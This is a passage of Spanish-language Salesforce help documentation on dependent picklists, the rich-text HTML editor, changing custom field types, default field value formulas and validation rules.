## Modificar listas de selección dependientes

1. Desde la configuración de gestión para el objeto de lista de selección, vaya a Campos.
2. Haga clic en **Dependencias de campo**.
3. Haga clic en **Eliminar** junto a la relación de dependencia de campos que desea cambiar.
4. Utilice la matriz de dependencia de campos para especificar los valores de las listas de selección dependientes que están disponibles cuando un usuario selecciona cada valor del campo de control.
5. Si lo prefiere, haga clic en **Vista previa** para probar las selecciones.
6. Guarde sus cambios.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar dependencias de campos:
- "Personalizar aplicación"

## Eliminar dependencias de listas de selección

Si ya no desea que los valores de una lista de selección dependiente dependan de un campo de control, elimine su dependencia. La eliminación de la dependencia suprime la lógica que define cómo los valores de una lista de selección dependen del campo de control, pero no elimina los campos ni afecta a los datos que contienen.

1. Desde la configuración de gestión para el objeto de lista de selección, vaya a Campos.
2. Haga clic en **Dependencias de campo**.
3. Haga clic en **Eliminar** junto a la relación de dependencia de campos que desea eliminar.
4. Haga clic en **Aceptar** para confirmar.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar dependencias de listas de selección:
- "Personalizar aplicación"

## Consideraciones sobre listas de selección dependientes

Tenga en cuenta lo siguiente al definir listas de selección dependientes:

**Casillas de verificación**
Los campos de casillas de selección pueden ser campos de control, pero no campos dependientes.

**Campos de conversión**
Cuando convierte campos existentes a listas de selección dependientes o campos de control, los valores existentes en sus registros no se ven afectados. Tras la conversión, se aplican las reglas de dependencia a los nuevos registros y a cualquier cambio en registros existentes.

**Valores predeterminados**
Puede establecer valores predeterminados para campos de control, pero no para listas de selección dependientes.

**Seguridad a nivel de campo**
La configuración de la seguridad a nivel de campo de una lista de selección dependiente y de un campo de control son independientes. No olvide ocultar un campo de control siempre que su lista de selección dependiente correspondiente esté oculta.

**Importar**
El Asistente de importación de datos no tiene en cuenta dependencias de campo. Puede importar cualquier valor a una lisa de selección dependiente, sea cual sea el valor importado para un campo de control.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Los candidatos y formatos de página no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para definir y modificar listas de selección dependientes:
- "Personalizar aplicación"

**Conversión de candidatos**
Si crea una dependencia para campos de candidatos que estén asignados a campos de cuentas, contactos y oportunidades para la conversión de candidatos, cree la misma dependencia en la cuenta, el contacto o la oportunidad.

Los campos de candidatos de control y las listas de selección dependientes se pueden asignar a campos de cuentas, contactos u oportunidades con reglas de dependencia diferentes.

**Listas de selección múltiple**
Las listas de selección múltiple pueden ser listas de selección dependientes, pero no campos de control.

**Listas de selección estándar frente a personalizadas**
Los campos personalizados de lista de selección pueden ser campos de control o dependientes.

Los campos estándar de lista de selección pueden ser campos de control, pero no campos dependientes.

**Limitaciones de listas de selección**
Un campo de control puede tener hasta 300 valores. Si un campo es de control y una lista de selección dependiente, puede contener más de 300 valores.

Los campos siguientes no están disponibles como campos de control.

**Campos de actividad**

```
Tipo de llamada
Crear serie de eventos repetidos
Mostrar hora como
Asunto
Tarea
Tipo
```

**Campos de contactos**

`Saludo`

`Divisa del contacto`

**Campos de objetos personalizados**

`Divisa`

**Campos de candidatos**

`Convertido`

`No leído por el propietario`

**Limitaciones de dependencias**

Antes de definir una dependencia, asegúrese de que su lista de selección tiene al menos un valor. Los campos estándar como `Familia de productos` no contienen valores hasta que los agrega.

Si un campo de control estándar se basa en una funcionalidad que la organización decide deshabilitar, desaparecen las reglas de dependencia de dicho campo. Por ejemplo, si la organización deshabilita el portal de autoservicio y el campo `Cerrado por usuario de autoservicio` es un campo de control, su lista de selección dependiente muestra todos los valores disponibles.

Si sustituye un valor principal en una lista de selección de control, se pierde la dependencia de la lista de selección. Después de sustituir el valor principal, vuelva a crear la dependencia utilizando el nuevo valor principal.

**Connect Offline**

Aunque los campos de control y las listas de selección dependientes están disponibles en Connect Offline, la lógica entre ellos no lo está.

**Formatos de página**

Los formatos de página que contienen listas de selección dependiente también deben incluir sus campos de lista de selección de control o los valores de lista de selección dependiente no se muestran.

En el caso de usuarios con deficiencias visuales, asegúrese de que la lista de selección dependiente aparezca en el formato de página por debajo de su campo de control.

Si una lista de selección dependiente es obligatoria y no hay ningún valor disponible para ella según el valor del campo de control, los usuarios pueden guardar el registro sin introducir ningún valor. El registro se guarda sin ningún valor para dicho campo.

**Tipos de registro**

Puede definir o cambiar el tipo de registro para su lista de selección dependiente solo en el cuadro de diálogo Vista previa al crear o modificar los valores de dependencia de campo. El tipo de registro controla los valores disponibles en el campo de control. El tipo de registro y el campo de control conjuntamente establecen cuáles son los valores disponibles en la lista de selección dependiente. Por ejemplo, un valor dependiente sólo está disponible si también está disponible en el tipo de registro seleccionado y en el valor de control seleccionado.

## Uso del editor HTML

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:

- "Personalizar aplicación"

Para mejorar la apariencia del texto en campos personalizados, utilice el editor HTML de Salesforce para dar formato a campos personalizados que se definieron en el tipo de campo personalizado de área de texto enriquecido. El editor HTML de Salesforce proporciona una interfaz WYSIWYG, que le permite realizar operaciones de formato básicas. Tiene diferentes opciones:

- Dar al texto formato de negrita, cursiva o subrayado

- Crear listas con viñetas y numeradas
- Cambiar la sangría del párrafo
- Insertar hipervínculos a páginas Web
- Insertar una imagen

Nota: El editor actualizado no es compatible con Internet Explorer versión 7 o versión 8 en el modo de compatibilidad. Si está utilizando esos navegadores, utilizará el editor anterior.

Algunas funciones, como Salesforce Knowledge o Ideas, permiten a los administradores activar funciones adicionales como la posibilidad de incrustar contenido multimedia, utilizar listas desplegables o seleccionar colores para el texto o los segundos planos. Asegúrese de que la configuración de seguridad de su navegador le permite acceder a estas funciones. Por ejemplo, si se establece una seguridad alta para el navegador en Microsoft® Internet Explorer® 7, el contenido de `<iframe>` no aparecerá en el marco, las listas desplegables no estarán disponibles y no se podrá seleccionar el color del fondo o del texto.

Los escenarios comunes para utilizar el editor HTML incluyen:

- Pegado de una muestra de código en una publicación de Respuestas de Chatter o Ideas
- Adición de un vídeo a un artículo de conocimiento o una publicación de Idea Themes
- Aplicación de formato a currículos enviados por candidatos a un puesto de trabajo para crear versiones más elegantes y de aspecto profesional de sus usuarios
- Énfasis de puntos clave en una descripción o comentarios configurando varias opciones de fuentes, como negrita o fuentes de mayor tamaño
- Categorización de pasos en una lista numerada o con viñetas que ayudan a los usuarios a comprender mejor los procedimientos
- Respaldo de la identidad de marca de la empresa al incluir la URL de un logotipo en su sitio Web
- Inclusión de un vínculo a una página relacionada y accesible desde el sitio Web de su empresa

## Notas acerca del uso del editor HTML de Salesforce

Cuando utilice el editor, tenga en cuenta los siguientes aspectos:

- Como el editor HTML de Salesforce proporciona una interfaz WYSIWYG únicamente, no tendrá que modificar etiquetas HTML.
- Si copia el contenido de una página Web y lo pega en la ventana del editor, Salesforce elimina automáticamente etiquetas no compatibles y mantiene el texto entre etiquetas no compatibles como texto normal. Salesforce no notifica a los usuarios cuando elimina código HTML no compatible o potencialmente malicioso.
- El número máximo de caracteres que puede introducir en la ventana del editor HTML de Salesforce es igual a la longitud de campo especificada cuando cree o modifique el campo. El valor predeterminado es 32.768 caracteres.
- Cuando pulse en ellos, los hipervínculos se abren en una nueva ventana del explorador. El editor HTML de Salesforce es compatible con hipervínculos HTTP, HTTPS y mailto.
- Cuando se guarda un registro, el editor HTML de Salesforce no valida hipervínculos a páginas Web. Asegúrese de especificar una URL a la que Salesforce pueda acceder.
- Para insertar una imagen, haga clic en y seleccione:
  - la ficha **Dirección Web** e introduzca la URL de la imagen.
  - la ficha **Cargar imagen** y seleccione una imagen de su host local. Solo puede cargar JPEG, PNG o GIF. La imagen que seleccione no puede exceder de 1 Megabyte. No puede añadir un hipervínculo a una imagen.

  De forma opcional, introduzca una descripción que se mostrará cuando los usuarios pasen el ratón por encima de la imagen. La imagen debe tener una URL a la que Salesforce pueda acceder.
- El editor HTML de Salesforce es compatible con todos los idiomas que admite Salesforce Knowledge.
- El editor HTML de Salesforce no admite JavaScript u hojas de estilo en cascada (CSS).

- El editor HTML de Salesforce está desactivado para usuarios que tengan el modo de accesibilidad activado; lo sustituye un cuadro de texto.

### Etiquetas y atributos HTML admitidos

El editor HTML de Salesforce admite las etiquetas que se muestran en la tabla siguiente.

| | | |
|---|---|---|
| <a> | <dt> | <q> |
| <abbr> |  | <samp> |
| <acronym> | <font> | <small> |
| <address> | <h1> |  |
| <b> | <h2> | <strike> |
| <bdo> | <h3> |  |
| <big> | <h4> | <sub> |
| <blockquote> | <h5> | <sup> |
| <br> | <h6> | <table> |
| <caption> | <hr> | <tbody> |
| <cite> | <i> | <td> |
| <code> | <img> | <tfoot> |
| <col> | <ins> | <th> |
| <colgroup> | <kbd> | <thead> |
| <dd> | <li> | <tr> |
| <del> | <ol> | <tt> |
| <dfn> | <p> | <ul> |
|  | <pre> | <var> |
| <dl> | | |

Las etiquetas pueden incluir los siguientes atributos:

| | | |
|---|---|---|
| alt | face | size |
| background | height | src |
| border | href | style |
| class | name | target |
| colspan | rowspan | width |

Los atributos pueden incluir URL que comiencen por lo siguiente:

- `http:`
- `https:`
- `file:`
- `ftp:`
- `mailto:`
- `#`
- `/` para vínculos relativos

CONSULTE TAMBIÉN

Sugerencias para el campo Área de texto enriquecido

Agregar vídeos utilizando el editor HTML

## Agregar vídeos utilizando el editor HTML

Disponible en: Salesforce Classic.

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

Antes de poder agregar vídeos al editor HTML en un artículo de Knowledge, asegúrese de que la configuración de seguridad de su navegador le permite incrustar contenido multimedia. Algunos ajustes de seguridad del navegador pueden bloquear elementos `<iframe>`. Por ejemplo, si se establece una seguridad alta para el navegador en Internet Explorer 7, el contenido de `<iframe>` no aparecerá en el marco.

Cuando la opción para incrustar contenido multimedia está activada durante la configuración de su aplicación, los usuarios pueden cortar y pegar elementos HTML de `<iframe>` en el editor utilizando una de las dos opciones:

1. Copiar el elemento de `<iframe>` desde uno de los sitios de vídeo aprobados.

   Los sitios aprobados incluyen Dailymotion, Vimeo o YouTube.

2. Pegar el código en el editor HTML haciendo clic en uno de estos botones:

| Opción | Descripción |
|---|---|
| | Le permite pegar el elemento de `<iframe>` en un cuadro de texto en el cuadro de texto Incrustar contenido multimedia. El marco y sus contenidos se agregan a la ventana del editor. |
| | Le permite pegar el elemento de `<iframe>` directamente en ele código HTML. |

3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Uso del editor HTML

### Adición de muestras de código a publicaciones

Puede pegar muestras de código en sus publicaciones en Respuestas de Chatter e Ideas.

Cuando activa Respuestas de Chatter e Ideas, los usuarios pueden agregar muestras de código a sus publicaciones. Se puede copiar el código desde cualquier editor de texto en el cuerpo de una publicación manteniendo el formato.

1. Copie la muestra de código desde un editor de texto en el portapapeles.
2. En el editor, introduzca el texto para sus publicaciones y haga clic en el botón <> para agregar la muestra de código.
3. Pegue la muestra de código en el cuadro de texto `Agregar muestra de código` y haga clic en **Aceptar**.

   La muestra de código aparece en el cuerpo de la publicación con su formato intacto.

## Cambiar el tipo de campo personalizado

Nota: Si cifra un campo personalizado utilizando Cifrado de plataforma Escudo, no puede cambiar el tipo de campo.

1. Desde la configuración de gestión para el objeto del campo, vaya a Campos.

   Nota: Para campos en tipos de artículos de Salesforce Knowledge, desde Configuración, introduzca *`Tipos de artículos de Knowledge`* en el cuadro `Búsqueda rápida`, seleccione **Tipos de artículos de Knowledge** y, a continuación, seleccione un tipo de artículo.
2. Haga clic en **Modificar** junto al campo personalizado que desee cambiar.
3. Haga clic en **Cambiar tipo de campo**.
4. Seleccione un nuevo tipo de datos y haga clic en **Siguiente**.
5. Introduzca una etiqueta de campo, un nombre y cualquier otro atributo y, a continuación, guarde sus cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Los objetos estándar no están disponibles en **Database.com**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para cambiar campos personalizados:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Notas sobre el cambio de tipos de filtros personalizados
Tipos de campos personalizados
¿Qué campos puedo cifrar?
Configuración de gestión de búsqueda de objetos

### Notas sobre el cambio de tipos de filtros personalizados

Tenga en cuenta lo siguiente antes de convertir campos:

- Convierta únicamente campos personalizados en los que no haya datos o se arriesgará a perder sus datos. El cambio del tipo de datos de un campo personalizado existente puede provocar la pérdida de datos en las siguientes situaciones:
  - El cambio a o desde el tipo Fecha o Fecha/Hora
  - El cambio a Número desde cualquier otro tipo
  - El cambio a Porcentaje desde cualquier otro tipo
  - El cambio a Divisa desde cualquier otro tipo
  - El cambio desde Casilla de verificación a cualquier otro tipo

  - El cambio desde Lista de selección (selección múltiple) a cualquier otro tipo
  - El cambio a Lista de selección (selección múltiple) desde cualquier otro tipo

    Los valores de la lista de selección definidos actualmente se retienen cuando cambia una lista de selección a una lista de selección múltiple. Si los registros contienen valores que no están en la definición de la lista de selección, se eliminarán esos valores desde esos registros cuando cambie el tipo de datos.

  - El cambio desde Numeración automática a cualquier otro tipo
  - El cambio a Numeración automática desde cualquier tipo excepto Texto
  - El cambio desde Texto a Lista de selección
  - El cambio desde Área de texto (largo) a cualquier tipo excepto Correo electrónico, Teléfono, Texto, Área de texto o URL

- Si se pierden datos, cualquier vista de lista basada en el campo personalizado se eliminará, y la asignación y las reglas de distribución también pueden verse afectadas.
- Si cambia el tipo de datos de cualquier campo personalizado que se utilice para la conversión de candidatos, se eliminará esa asignación de campo de candidatos.
- Si cambia el tipo de datos de un campo personalizado que está establecido como un Id. externo, la selección de un tipo de datos que no sea texto, número o correo electrónico provocará que el campo ya no se comporte como un Id. externo.
- La opción para cambiar el tipo de datos de un campo personalizado no está disponible para todos los tipos de datos. Por ejemplo, los campos personalizados existentes no se pueden convertir en campos cifrados ni los campos cifrados pueden convertirse en otro tipo de datos.
- En los tipos de artículos de Salesforce Knowledge, el tipo de campo de archivo no puede convertirse en otro tipo de datos.
- No puede cambiar el tipo de datos de un campo personalizado al que se hace referencia desde una página de Visualforce.
- El cambio de un tipo de campo personalizado puede requerir cambiar un gran número de registros al mismo tiempo. Para procesar estos cambios de forma eficiente, su solicitud se podría poner en cola y podría recibir una notificación por correo electrónico cuando se haya completado el proceso.
- Antes de cambiar el tipo de un campo personalizado, asegúrese de que no sea el destino de una actualización de campo de flujo de trabajo o de que no haga referencia a él ninguna fórmula de actualización que sería invalidada por el tipo nuevo.

Los siguientes tipos de datos tienen restricciones adicionales cuando los convierte:

| Tipo de datos | Descripción |
| --- | --- |
| Numeración automática | Los datos en cualquier campo de numeración automática permanecen inalterados si lo convierte en un campo de texto. Del mismo modo, puede convertir con seguridad un campo de texto personalizado en un campo de numeración automática sin perder sus datos. La conversión de un campo de numeración automática en cualquier otro tipo de datos da como resultado la pérdida de datos. Los campos de numeración automática pueden contener un máximo de 30 caracteres. Antes de convertir un campo de texto personalizado en un campo de numeración automática, cambie los registros que contengan más de 30 caracteres en ese campo. |
| Fórmula | Los campos de fórmula son campos especiales de solo lectura que no pueden convertirse en ningún otro tipo de datos. Del mismo modo, no puede convertir ningún tipo de campo en un campo de fórmula. |

| Tipo de datos | Descripción |
| --- | --- |
| Lista de selección | El cambio de sus listas de selección personalizadas en casillas de verificación personalizadas es sencillo. Si selecciona Casilla de verificación como el nuevo tipo de datos, puede seleccionar qué valores de lista de selección asignar a casilla de verificación marcadas y sin marcar. Puede cambiar listas de selección personalizadas en listas de selección múltiple sin perder datos. Ya que sus registros solo contienen un único valor de esa lista de selección, ese valor seguirá seleccionado pero los usuarios pueden seleccionar valores adicionales. |
| Relaciones | • Puede convertir campos relacionales en campos no relacionales y viceversa, pero solo en objetos externos.<br>• Si su organización tiene un gran número de registros, Salesforce muestra una página de espera después de solicitar el cambio de una relación principal/detalle en una relación de búsqueda o una relación de búsqueda en una relación principal/detalle.<br>• Después de crear un campo de resumen en un objeto, no puede convertir la relación principal/detalle del objeto en una relación de búsqueda.<br>• Una búsqueda no puede convertirse en una relación principal/detalle si hay registros existentes en el objeto que tengan un valor nulo establecido para la relación de búsqueda.<br>• Si está convirtiendo una relación principal/detalle en una búsqueda para un objeto personalizado en el lado del "detalle", el valor predeterminado de toda la organización para el objeto se actualiza automáticamente a Lectura/escritura pública. Del mismo modo, la conversión de una búsqueda en una relación principal/detalle cambia el valor predeterminado de toda la organización a Controlado por principal. |
| Área de texto (largo) | Cuando convierte un campo de área de texto largo en un campo de tipo Correo electrónico, Teléfono, Texto, Área de texto o URL, los datos de sus registros se truncan a los primeros 255 caracteres del campo. |
| Área de texto (enriquecido) | Sólo puede convertir campos de área de texto enriquecido en campos de área de texto largo. Las imágenes se eliminarán la próxima vez que se guarde el campo de área de texto largo. Tras la conversión, la marca se oculta en el campo de área de texto largo pero no se elimina del registro hasta que no guarda el registro. De este modo, puede restablecer la marca si cambia de opinión. |

Nota: No puede cambiar el tipo de datos de un campo personalizado si se le hace referencia en Apex.

CONSULTE TAMBIÉN

Cambiar el tipo de campo personalizado

## Definir valores de campo predeterminados

Para definir un valor de campo predeterminado:

1. Empiece creando un campo personalizado; consulte Crear campos personalizados en la página 4668. También puede definir un valor predeterminado para un campo personalizado existente; consulte Modificar campos personalizados en la página 4686.
2. Elija el tipo de campo que va a crear y haga clic en **Siguiente**. Para obtener una lista de tipos disponibles de valores predeterminados, consulte Acerca de los valores de campo predeterminados en la página 4712.
3. Introduzca los atributos para el campo.
4. Introduzca un valor predeterminado o defina una fórmula para calcular el valor predeterminado:

   Nota: Puede definir una fórmula para valores predeterminados sólo si fuera adecuado. Por ejemplo, las opciones de valores predeterminados de listas de selección y casillas de verificación se limitan a las opciones disponibles para esos tipos de campos, como `Seleccionado`, `No seleccionado` o `Usar el primer valor como valor predeterminado`.

5. Haga clic en **Siguiente**.
6. Defina la seguridad a nivel de campo para determinar si el campo debe ser visible para perfiles específicos y haga clic en **Siguiente**.
7. Elija los formatos de página que deben mostrar el campo. El campo se agrega como el último campo en la primera sección de dos columnas del formato de página. En el caso de campos personalizados del usuario, el campo se agrega automáticamente en la parte inferior de la página de detalles del usuario.
8. Haga clic en **Guardar** para terminar o haga clic en **Guardar y nuevo** para crear más campos personalizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los valores de campo predeterminados:
- "Ver parámetros y configuración"

Para definir o cambiar los valores de campo predeterminados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Acerca de los valores de campo predeterminados

Consideraciones sobre los valores de campo predeterminados

Fórmulas útiles de valores de campo predeterminados

## Acerca de los valores de campo predeterminados

Los valores de campo predeterminados permiten que sus usuarios sean más productivos, ya que reducen el número de campos que deben cumplimentar manualmente. Los valores de campo predeterminados insertan automáticamente el valor de un campo personalizado cuando se crea un nuevo registro. Un valor predefinido se puede basar en una fórmula para algunos tipos de campos o valores exactos como `Seleccionado` o `No seleccionado` para campos de casillas de verificación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Después de definir los valores predeterminados:

1. El usuario selecciona crear un nuevo registro.
2. El valor de campo predeterminado se ejecuta.
3. Salesforce muestra la página de modificación con el valor de campo predeterminado que se ha rellenado anteriormente.
4. Los usuarios introducen los campos para el nuevo registro.
5. El usuario guarda el nuevo registro.

Los usuarios pueden cambiar el valor del campo, pero el valor de campo predeterminado inicial sólo se puede ejecutar una vez, durante la creación del registro. Por ejemplo, puede definir el valor de campo predeterminado en un campo de candidato personalizado como siete días después de la fecha de creación para indicar cuándo volver a ponerse en contacto con el candidato. Puede cambiar este valor posteriormente, pero no puede restaurar automáticamente el valor de siete días después de la fecha de creación.

Configure los valores del campo personalizado para los siguientes tipos de campos personalizados:

- Casilla
- Divisa
- Fecha
- Fecha/hora
- Correo electrónico
- Número
- Porcentaje
- Teléfono
- Lista de selección (utilice la opción predeterminada cuando configure la lista de selección)
- Texto
- Área de texto
- URL

CONSULTE TAMBIÉN

Definir valores de campo predeterminados

Consideraciones sobre los valores de campo predeterminados

# Fórmulas útiles de valores de campo predeterminados

## Porcentaje de descuento máximo

Su organización puede aplicar diferentes porcentajes de descuento a las oportunidades con base en el departamento de la persona que crea la oportunidad. Utilice el siguiente ejemplo para definir un valor predeterminado para un campo personalizado denominado `Porcentaje de descuento` de oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver los valores de campo predeterminados:
- "Ver parámetros y configuración"

Para definir o cambiar los valores de campo predeterminados:
- "Personalizar aplicación"

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

En este ejemplo, la fórmula inserta un porcentaje de descuento del 25 % en cualquier oportunidad creada por un usuario del departamento de "TI" o del 15 % en cualquier oportunidad creada por alguien del departamento "Campo". Se aplicará un cero si el creador no pertenece a alguno de estos departamentos. Se trata de un campo de porcentaje personalizado de oportunidades que utiliza el campo de usuario estándar `Departamento`.

## Idioma del producto

Puede que desee asociar un producto a su idioma de manera que sus usuarios sepan el tipo de documentación o adaptador que deben incluir. Utilice la siguiente fórmula de valor predeterminado para definir automáticamente el idioma de un producto en función del país del usuario que crea el producto. En este ejemplo, el valor predeterminado es "Japonés" si el país del usuario es "Japón" e "Inglés" si el país del usuario es "EE.UU.". Si ninguno de los dos es cierto, se inserta el valor predeterminado "desconocido" en el campo `Idioma del producto`.

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

## Impuesto

Utilice esta fórmula de valores predeterminados para establecer el impuesto de un activo con base en la ciudad del usuario. Cree un campo de porcentaje personalizado con el siguiente valor predeterminado:

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
```

```
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

En este ejemplo, se aplica un impuesto del 8,75 % a un activo cuando la dirección del usuario está en la ciudad de Livermore. Cuando no se aplica ninguna de las ciudades enumeradas, el campo `Impuesto` se queda vacío. También puede utilizar el campo `Impuesto` en las fórmulas para calcular automáticamente cantidades imponibles y precios de ventas finales.

CONSULTE TAMBIÉN

- Definir valores de campo predeterminados
- Consideraciones sobre los valores de campo predeterminados

## Consideraciones sobre los valores de campo predeterminados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los valores de campo predeterminados insertan automáticamente el valor de un campo personalizado cuando se crea un nuevo registro. Un valor predefinido se puede basar en una fórmula para algunos tipos de campos o valores exactos como `Seleccionado` o `No seleccionado` para campos de casillas de verificación. Revise las siguientes consideraciones antes de incorporar valores de campo predeterminados en su organización.

- Si un valor predeterminado se basa en el valor de un campo de combinación, Salesforce utiliza el valor del campo de combinación en el momento en que se ejecuta el valor predeterminado. Si el valor de un campo de combinación cambia posteriormente, el valor predeterminado no se actualiza.
- Los usuarios pueden cambiar o eliminar el valor del campo predeterminado en un registro.
- No asigne valores predeterminados a campos que sean obligatorios y exclusivos, ya que se pueden producir errores de exclusividad.
- Si hace que un campo personalizado de actividades sea necesario para todos, también deberá ofrecer un valor predeterminado.
- Si un campo personalizado de actividad es único, no podrá proporcionar un valor predeterminado.
- Los valores de campo predeterminados se diferencian de los campos de fórmula por lo siguiente: sólo se ejecutan una vez, en la creación del registro; no son de sólo lectura; el usuario puede cambiar el valor pero no puede restaurar el valor predeterminado del campo.
- Dado que el valor predeterminado se inserta antes de que el usuario introduzca cualquier valor en el nuevo registro, no puede utilizar los campos en el registro actual para crear un valor de campo predeterminado. Por ejemplo, no puede crear un valor de campo predeterminado en un contacto que utiliza la primera inicial y el apellido porque dichos valores no están disponibles al hacer clic en **Nuevo** para crear el registro de un contacto. Sin embargo, puede utilizar el tipo de registro porque se selecciona antes de que se muestre la página de modificación de registro.
- Para aplicar un valor predeterminado diferente para los distintos tipos de registro, utilice el tipo de registro como campo de combinación en una función CASE dentro de la configuración del valor de campo predeterminado.
- Los campos que no puede ver el usuario debido a la seguridad a nivel de campo aún están disponibles en la fórmula para un valor de campo predeterminado.

- Connect Offline y Salesforce for Outlook no muestran valores predeterminados. Sin embargo, Salesforce inserta los valores predeterminados si un usuario se sincroniza, a no ser que el usuario introduzca un valor.
- Los valores de campo predeterminados no están disponibles en el portal de autoservicio.
- La conversión de candidatos, candidatos Web y casos Web no ejecutan valores de campo predeterminados.

Nota: Puede definir una fórmula para valores predeterminados sólo si fuera adecuado. Por ejemplo, las opciones de valores predeterminados de listas de selección y casillas de verificación se limitan a las opciones disponibles para esos tipos de campos, como `Seleccionado`, `No seleccionado` o `Usar el primer valor como valor predeterminado`.

CONSULTE TAMBIÉN

Definir valores de campo predeterminados

Fórmulas útiles de valores de campo predeterminados

## Reglas de validación

Mejore la calidad de sus datos mediante las reglas de validación. Las reglas de validación verifican que los datos que un usuario introduce en un registro cumplen con las normas que especifica antes de que el usuario guarde el registro. Una regla de validación puede contener una fórmula o expresión que evalúa los datos en uno o más campos y ofrece un valor "Verdadero" o "Falso". Las reglas de validación también incluyen un mensaje de error para mostrar al usuario cuando la regla ofrece un valor "Verdadero" debido a un valor no válido.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Después de definir las reglas de validación:

1. El usuario selecciona crear un nuevo registro o modificar un registro existente.
2. El usuario hace clic en **Guardar**.
3. Todas las reglas de validación están comprobadas.
   - Si todos los datos son válidos, se guardará el registro.
   - Si algún dato no es válido, el mensaje de error asociado aparece sin guardar el registro.
4. El usuario realiza los cambios necesarios y vuelve a hacer clic en **Guardar**.

Puede especificar el mensaje de error que desea visualizar cuando un registro falle en la validación y dónde mostrarlo. Por ejemplo, su mensaje de error puede ser "La fecha de cierre debe ser posterior a la fecha actual". Puede seleccionar mostrarlo junto a un campo o en la parte superior de la página. Al igual que los demás mensajes de error, los errores de la regla de validación se muestran en texto rojo y van precedidos de la palabra "Error".

Importante: Las reglas de validación se aplican a todos los registros nuevos y actualizados de un objeto, aún cuando los campos a los que haga referencia la regla de validación no se incluyan en un formato de página o una llamada de API. Si crea nuevos registros para un objeto con Creación rápida, no se aplicarán las reglas de validación. Si su organización tiene varios formatos de página para el objeto en el que crea una regla de validación, verifique que la regla de validación funciona del modo esperado en cada formato. Si su organización tiene integraciones que utilicen este objeto, verifique que la regla de validación funciona del modo esperado en cada integración.

CONSULTE TAMBIÉN

Definir reglas de validación

Campos de reglas de validación

Ejemplos de reglas de validación

## Gestión de reglas de validación

Las reglas de validación verifican que los datos que un usuario introduce en un registro cumplen con las normas que especifica antes de que el usuario guarde el registro. Una regla de validación puede contener una fórmula o expresión que evalúa los datos en uno o más campos y ofrece un valor "Verdadero" o "Falso". Las reglas de validación también incluyen un mensaje de error para mostrar al usuario cuando la regla ofrece un valor "Verdadero" debido a un valor no válido.

Desde la página de reglas de validación, puede:

- Definir una regla de validación.
- Haga clic en **Modificar** junto al nombre de una regla para actualizar los campos de la regla.
- Eliminar una regla de validación.
- Haga clic en el nombre de una regla de validación para ver más detalles o duplicar la regla.
- Active una regla de validación.

CONSULTE TAMBIÉN

Reglas de validación

Ejemplos de reglas de validación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Definir reglas de validación

Las reglas de validación verifican que los datos que un usuario introduce en un registro cumplen con las normas que especifica antes de que el usuario guarde el registro. Una regla de validación puede contener una fórmula o expresión que evalúa los datos en uno o más campos y ofrece un valor "Verdadero" o "Falso". Las reglas de validación también incluyen un mensaje de error para mostrar al usuario cuando la regla ofrece un valor "Verdadero" debido a un valor no válido.

Antes de crear reglas de validación, revise las Consideraciones sobre reglas de validación.

1. Desde la configuración de gestión del objeto relevante, vaya a Reglas de validación.
2. En la lista relacionada Reglas de validación, haga clic en **Nueva**.
3. Introduzca las propiedades de su regla de validación.
4. Haga clic en **Comprobar sintaxis** para comprobar si la fórmula tiene errores.
5. Haga clic en **Guardar** para terminar o en **Guardar y nuevo** para crear más reglas de validación.

Nota: La página de detalles de un campo de actividades personalizado no incluye las reglas de validación asociadas. Para modificar la regla de validación de un campo de actividades personalizado, seleccione la regla de validación desde Configuración introduciendo *Actividades* en el cuadro Búsqueda rápida y luego seleccionando **Actividades** y **Reglas de validación de tareas** o **Reglas de validación de eventos**.

CONSULTE TAMBIÉN

Reglas de validación

Duplicar reglas de validación

Sugerencias de escritura de reglas de validación

